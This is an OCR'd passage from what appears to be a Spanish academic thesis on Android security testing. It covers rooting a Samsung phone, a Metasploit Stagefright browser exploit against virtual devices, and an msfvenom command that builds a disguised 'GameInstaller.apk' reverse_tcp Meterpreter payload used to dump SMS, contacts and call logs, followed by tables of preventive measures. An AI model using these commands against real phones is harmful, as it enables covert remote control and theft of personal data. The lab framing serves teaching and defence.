
Una vez descomprimido en el pc aparecerán los siguientes archivos (véase anexo 1).

Ahora, debemos copiar los siguientes archivos en la tarjeta de memoria externa del smartphone.

Copiado los archivos procedemos apagar el terminal y lo colocamos en modo Download, este proceso se logra presionando al mismo tiempo el botón Home + (Vol -) + encendido (véase anexo 2).

Conectado el dispositivo móvil en modo Download mediante el cable USB en el pc, procedemos a Flashear el Recovery. Para eso ejecutamos la herramienta Odin3, cuando se muestre la pantalla, en la opción AP cargamos el recovery (twrp-3.1.1-O-j7xelte.img) y en "Options" deshabilitamos la opción "Auto Reboot", luego le damos clic en "Start". Cuando el proceso inicie aparecerá un color azul y cuando finalice aparecerá un color verde en "0:[com7]".


Figure 9. Herramienta Odin3



Finalizado el flasheo desconectamos el dispositivo móvil, lo apagamos y lo colocamos en modo recovery presionando al mismo tiempo los botones Home + (VOL +) + encendido (véase anexo 2).

Una vez que visualice el nuevo recovery vamos a la opción de "Install",

Figure 10. Nuevo recovery instalado



En “Select Storage” escogemos la opción “Micro SDCard” donde estarán los dos archivos que se copió al inicio en la tarjeta SD externa. Para finalizar el proceso elegimos el archivo Magisk-v13.6(1360).zip, luego en “ok” para que empiece la instalación. Al finalizar nos pedirá que reiniciemos el equipo y le damos en aceptar, el proceso dura aproximante de 10 a 15 minutos o incluso más tiempo.


Figure 11. Seleccionamos Micro SDCard

Automáticamente se instala la herramienta Magisk Manager que nos permite controlar que aplicaciones tendrán privilegios de superusuario.

Figure 12. Herramienta para otorgar los permisos de superusuario a las aplicaciones

Para comprobar si el terminal es root o no utilizaremos la herramienta Root Checker Basic, abrimos la herramienta y escogemos la opción “verificar root”. Si el dispositivo esta rooteado aparecerá de la siguiente manera.

Figure 13. Herramienta Root Checker Basic



Rooteado el smartphone el usuario puede acceder a los archivos del sistema y realizar cualquier cambio, es para usuarios avanzados ya que es un gran riesgo tener el control total del terminal, si se borra un archivo importante del sistema el dispositivo puede quedar obsoleto e incluso puede dejar agujeros donde podría acceder un atacante, algunas de las ventajas de ser superusuario es poder cambiar el firmware y no esperar la actualización de la compañía telefónica, otra ventaja es poder eliminar las aplicaciones instaladas por las operadoras móviles.

2) **Desarrollar un exploit tipo Stagefright**

Objetivo: Realizar un ataque mediante Metasploit Framework para obtener el acceso del dispositivo móvil de forma remota.

Equipo técnico

- PC
- Conexión a internet
- Dispositivo móvil (smartphone)

Herramientas


- Kali Linux
- Metasploit Framework

Para la siguiente practica se hará uso de los dispositivos móviles virtuales, las cuales son los siguientes:

- Samsung Galaxy S6 con sistema operativo Android 5.0
- Samsung Galaxy S7 con sistema operativo Android 6.0
- Samsung Galaxy S8 con sistema operativo Android 7.0

El primer paso es obtener la IP de la máquina atacante.

Figure 14. IP de Kali Linux




Se inicia la consola de Metasploit con el comando “msfconsole” para definir el módulo a utilizar.

Figure 15. Para abrir la consola de Metasploit “msfconsole”

Se busca y se define la utilización del módulo:

- search stagefright
- use exploit/android/browser/stagefright_mp4_tx3g_64bit”


Figure 16. Exploit tipo Stagefright



Con el comando "show options" se visualiza las opciones del módulo (véase anexo 3), se procede a definir las opciones del módulo de acuerdo con el escenario de evaluación.

- set SRVHOST (Dirección_IP)
- set SRVPORT:
- set URIPATH /
- set LHOST (Dirección_IP)

Figure 17. Ingresando la IP de la máquina atacante




Se utiliza el siguiente Payload para el módulo.

- Set PAYLOAD linux/armle/mettle/reverse_tcp

El siguiente paso es ejecutar el comando “exploit”, lo que da inicio al servidor en Kali Linux el cual está a la espera de una sesión.

Figure 18. Ejecutando el ataque con el comando "exploit"



El siguiente paso es, que el usuario ya sea por medio de la ingeniería social, página maliciosa o por medio de un correo electrónico, acceda al URL “192.168.100.11:4444”.

El usuario al ingresar a la dirección habrá iniciado sesión como se muestra en la siguiente figura, donde se puede visualizar información del terminal como, versión del sistema operativo, modelo del terminal, etc.

Figure 19. Ataque a dispositivo Samsung Galaxy S6






Figure 20. Ataque a dispositivo Samsung Galaxy S7



Para la tercera prueba se utilizó el Samsung Galaxy S8 con sistema operativo 7.0; se realizó el ataque, pero no se concluyó con el objetivo como en los casos anteriores. En la shell no inicio sesión; al ingresar la dirección URL al terminal apareció el siguiente mensaje (ver figura 21).

Figure 21. Ataque a dispositivo Samsung Galaxy S8



3) Ejecución de ataque a un dispositivo Android

La mayoría de las personas desconocen la gravedad de los ataques, son confiados y creen que están fuera del alcance de los ciberdelincuentes, que los smartphones son cien por ciertos seguros, en la siguiente prueba se mostrará lo fácil que puede ser acceder de forma remota a un terminal para obtener datos con las herramientas necesarias.

Se realizará un tipo de ataque “MAN IN THE MIDDLE”, en español "Ataque de intermediario", consiste que el atacante tenga acceso para realizar modificaciones, eliminar e insertar a voluntad en el teléfono; el atacante con la ayuda de las herramientas debe ser capaz de interceptar los mensajes sin que las víctimas tengan conocimiento de lo que está ocurriendo.

Objetivo: Realizar un ataque mediante Metasploit Framework para obtener el acceso del dispositivo móvil de forma remota.

Equipo técnico


- PC
- Conexión a internet
- Dispositivo móvil (smartphone)

Herramientas

- Kali Linux
- Metasploit Framework


Para la prueba se utilizará la red “CANON” y la IP 192.168.1.2

Figure 22. Datos de la red a conectarse



Es obligatorio instalar el S.O. Kali Linux ya que posee numerosas herramientas entre ellas el Metasploit Framework que permite exponer vulnerabilidades de diferentes sistemas. El primer paso es obtener la IP.

Figure 23. IP de Kali Linux



A continuación, se procederá a ejecutar la siguiente línea de comando para crear el archivo apk maligno (Malware).

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.8 lport
=5000 R> /root/Escritorio/GameInstaller.apk
```

El comando “msfvenom” indica que se utilizará un Metasploit.

“-p” indica a msfvenom que se utilizará un payload.

“android/meterpreter/reverse_tcp” indica que existirá una sesión en Meterpreter con el dispositivo víctima.


“lhost” indica el host del virus.

“lport” es el puerto que se usará para la conexión.

“R> /root/Escritorio” es el directorio donde se guardará el apk generada, es este caso con el nombre de “GameInstaller”.

Como se visualiza en la figura 24, ya se generó el archivo apk maligno.


Figure 24. Creación del apk malicioso




Generado el virus debemos pasarle el apk al teléfono de la víctima y se lo puede hacer de varias maneras, ejemplo: subirlo a la tienda oficial Play Store, también se podría camuflar en una aplicación legitima o como en este caso, instalar la apk directamente al dispositivo de la víctima por medio de la ingeniería social.

Para instalar directamente el archivo malicioso al terminal se lo subió a una plataforma de almacenamiento en la nube, para posteriormente descargarlo en el dispositivo móvil.

Figure 25. Descarga e instalación del apk al teléfono





Al permitir la instalación de apk de orígenes desconocidos continuamos con la instalación.

Al llegar a este punto aparece una ventana donde se muestra el nivel de privacidad y los accesos que la aplicación tendrá en el dispositivo móvil, por lo general la mayoría de los usuarios ignoran esta información y continúan con la instalación.

Figure 26. Nivel de privacidad y permisos





Figure 27. Apk instalado en el teléfono




Al finalizar la instalación, si el usuario escoge la opción "Abrir" automáticamente se establecerá la conexión con la máquina atacante, permitiendo obtener el control total del teléfono de manera remota.

Por otro lado, para dirigir el ataque desde el pc al terminal debemos abrir la consola Metasploit con el comando “msfconsole” (ver figura 15).


El comando “use exploit/multi/handler” esperará que el usuario víctima se conecte con la máquina atacante, por tanto, se ingresan los parámetros que colocamos para la creación del virus.

Figure 28. Comando exploit/multi/handler



Ejecutamos el comando "exploit" de forma que estaremos a la espera que la víctima abra la aplicación maliciosa (ver figura 29).

Figure 29. Ejecutamos el ataque con el comando "exploit"



Como se puede observar en la figura 29 existe una sesión meterpreter, donde aparece la IP, el puerto de la máquina atacante y de igual manera la IP del teléfono.

De la prueba se logró interceptar datos, como: mensajes de texto, lista de contactos, registro de llamadas, entre otros, con los siguientes comandos: dump_sms (véase anexo 5), dump_contacts (véase anexo 6), dump_calllog (véase anexo 7).

Fase 4: Resultados

En la presente fase se establecen las evidencias de los resultados encontrados con las pruebas realizadas en la fase anterior.

1) Rooteo del dispositivo móvil smartphone

Table 12. Rooteo del Smartphone

Prueba ejecutada	Análisis del sistema operativo
Tipo de prueba	Rooteo del smartphone para obtener privilegios de superusuario.
Vulnerabilidad	Ser usuario root reduce la seguridad del sistema, es decir, se anula la protección por defecto de Android, se abren brechas las cuales se encontraban bloqueadas antes del root, si por desconocimiento elimina un archivo del sistema puede provocar un brick.
Ataque	Ejecución de código malicio (Malware).
Técnica preventiva	Revisar detenidamente a que aplicaciones se le otorga el privilegio de superusuario, ya que algunos apk son virus que se pueden ejecutar de manera remota.

2) Desarrollar un exploit tipo Stagefright

Table 13. Ataques a dispositivos Samsung Galaxy S6 y S7

Prueba ejecutada	Análisis del sistema operativo
Tipo de prueba	Ataque a smartphone con exploit tipo stagefright.
Vulnerabilidad	Desbordamiento de enteros en la biblioteca de stagefright (libstagefright.so), la vulnerabilidad se presenta al analizar archivos MP4, el ataque se puede realizar dentro de un navegador compatible con HTML5.
Ataque	Consiste en un exploit tipo stagefright para obtener el acceso del terminal mediante sesiones, para posteriormente, recoger y enviar información desde el internet al servidor atacante.
Técnica preventiva	Verificar si la página web es seguro antes de acceder, comprobar legitimidad de enlaces adjuntos en los correos electrónicos.

Table 14. Ataque a dispositivo Samsung Galaxy S8

Prueba ejecutada	Análisis del sistema operativo
Tipo de prueba	Ataque a smartphone con exploit tipo stagefright.
Vulnerabilidad	A partir de la versión Android 7.0 la vulnerabilidad stagefright fue corregida, sin embargo, hay registros de ataques de este tipo.
Ataque	Consiste en un exploit tipo stagefright para obtener el acceso del terminal mediante sesiones, para posteriormente, recoger y enviar información desde el internet al servidor atacante.
Técnica preventiva	Verificar si la página web es seguro antes de acceder, comprobar legitimidad de enlaces adjuntos en los correos electrónicos.

3) Ejecución de ataque a un dispositivo Android

Table 15. Ejecución de código malicioso en el Smartphone

Prueba ejecutada	Análisis del sistema operativo
Tipo de prueba	Creación de virus y control remoto del equipo víctima.
Vulnerabilidad	Ejecución de código arbitrario, que al acceder al terminal puede sustraer cualquier cantidad de información y manipular a su voluntad.
Ataque	Con el sistema operativo Kali Linux y con la herramienta Metasploit Framework se procede a la creación del virus que, instalado al terminal, por medio comandos permitirá la intersección de datos.
